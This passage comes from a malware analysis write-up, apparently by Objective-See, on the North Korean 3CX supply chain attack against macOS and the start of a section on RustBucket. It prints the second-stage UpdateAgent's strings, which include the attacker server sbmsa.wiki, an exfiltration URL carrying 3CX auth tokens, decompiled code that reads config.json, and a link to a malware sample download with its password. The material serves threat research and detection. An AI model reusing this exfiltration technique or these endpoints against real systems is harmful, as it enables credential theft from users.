
…

Objective-See (a.k.a. yours truly), was the first to conclusively confirm and comprehensively analyzed the macOS payload(s).




Writeups:

- "**Ironing out (the macOS) details of a Smooth Operator (Part I)**"
- "**Ironing out (the macOS) details of a Smooth Operator (Part II)**"
- "**Mac-ing sense of the 3CX supply chain attack: analysis of the macOS payloads**"




Infection Vector: Supply Chain Attack

In order to infect macOS users, DPRK attackers compromised the 3CX networking, including the macOS build machine:



The 3CX Supply Chain Attack

They then surreptitiously injected a malicious dynamic library `libffmpeg.dylib` into the 3CX installer, resigned, and renotarized it:



Apple Notarized the Subverted 3CX App


```
% file 3CX\ Desktop\ App.app/Contents/Frameworks/Electron\
Framework.framework/Versions/A/Libraries/libffmpeg.dylib

libffmpeg.dylib: Mach-O universal binary with 2 architectures: [x86_64:Mach-O 64-bit
```

```
dynamically linked shared library x86_64] [arm64]

libffmpeg.dylib:   Mach-O 64-bit dynamically linked shared library x86_64
libffmpeg.dylib:   Mach-O 64-bit dynamically linked shared library arm64
```

Users that would install the application, would then become infected!


Persistence: None

As the subverted 3CX application would likely be (re)launched by users many times (and thus the code in the malicious library `libffmpeg.dylib` would be re-executed), the malware did not separately persist.




Capabilities: Survey and Download

The malicious dylib, `libffmpeg.dylib`, would first survey an infected system:



A Basic Survey

Then, it would download and execute a 2nd-stage payload:



Downloading a 2nd-stage payload

This 2nd-stage payload was a binary named `UpdateAgent`:


```
% file UpdateAgent
UpdateAgent: Mach-O 64-bit executable x86_64
```

The `strings` utility reveals embedded strings related to:

- Config files
- Config parameters
- Attacker server (`sbmsa.wiki`)
- Method names of networking APIs

```
% strings -a UpdateAgent

%s/Library/Application Support/3CX Desktop App/.main_storage
%s/Library/Application Support/3CX Desktop App/config.json

"url": "https://
"AccountName": "

https://sbmsa.wiki/blog/_insert
3cx_auth_id=%s;3cx_auth_token_content=%s;__tutma=true

URLWithString:
requestWithURL:
addValue:forHTTPHeaderField:
dataTaskWithRequest:completionHandler:
```

Interestingly, each time it was executed this payload would first self-delete:



Self-deletion

Then, it would read 3CX's `config.json` file, to extract a provisioning file and account name:

Reading 3CX's config.json

...to extract provisioning file & account name

```
01  int parse_json_config(char* user) {
02      ...
03      sprintf(path, "%s/Library/Application Support/3CX Desktop App/config.json", user);
04
05      stream = fopen(path, "r");
06      fread(buffer, rsi, 0x1, stream);
07
08      rax = strstr(&var_1030, "\"url\": \"https://");
09      ...
10      rax = strstr(&var_1030, "\"AccountName\": \"");
```

"url" contains xml provisioning file for the VOIP system

```
# FileMonitor.app/Contents/MacOS/FileMonitor -filter UpdateAgent
{
  "event" : "ES_EVENT_TYPE_NOTIFY_OPEN",
  "file" : {
    "destination" : "~/Library/Application Support/3CX Desktop App/config.json",
    ...
    "process" : {
        "name" : "UpdateAgent",
        "path" : "~/Library/Application Support/3CX Desktop App/UpdateAgent"
```

file open

Observing config.json access (via a file monitor)

A Basic Survey

...this would then be exfiltrated to the attacker's server `sbmsa.wiki`.


Worth noting as the `UpdateAgent` would be (re)downloaded and executed each time the infected 3CX application was run, the attacker could easily swap it out with, well anything else! ...for example a persistent fully-featured backdoor, at anytime.

👾 RustBucket

In yet another multi-stage attack, DPRK (specifically the APT group BlueNoroff), deployed malware known as RustBucket.


⬇ Download: **RustBucket** (password: infect3d)

The initial discovery and analysis of the attack, was performed by Jamf researchers:



